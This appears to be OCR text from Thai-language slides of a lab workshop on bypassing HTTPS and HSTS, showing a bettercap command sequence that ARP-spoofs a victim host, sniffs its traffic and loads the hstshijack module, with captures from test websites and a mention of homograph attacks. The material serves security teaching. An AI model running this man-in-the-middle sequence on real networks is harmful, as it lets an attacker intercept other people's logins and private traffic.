
```
# bettercap -iface eth0
# net.probe on
# set arp.spoof.fullduplex true
# set arp.spoof.targets IP Victim
# arp.spoof on
# set net.sniff.local true
# net.sniff on
# hstshijack/hstshijack
```

เว็บไซต์ที่ใช้ทดสอบ Bypassing HTTPS


ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

ทำการทดสอบที่เครื่อง Client (Windows 10)

-
www.stackoverflow.com
- www.linkedin.com



เว็บไซต์ที่ใช้ทดสอบ Bypassing HTTPS




ผลลัพธ์การดักจับข้อมูลเว็บไซต์ stackoverflow.com ด้วย Bettercap

WORKSHOP #3
NETWORK HACKING

BYPASSING HTTPS AND HSTS USING BETTERCAP


Kali Customized By ISAN_LAB




การโจมตีเพื่อ Bypassing HTTPS และ HSTS โดยใช้เทคนิคการโจมตี Homograph Attack

DNS (Domain Name System)

TLD (Top-Level Domain)





จบการนำเสนอ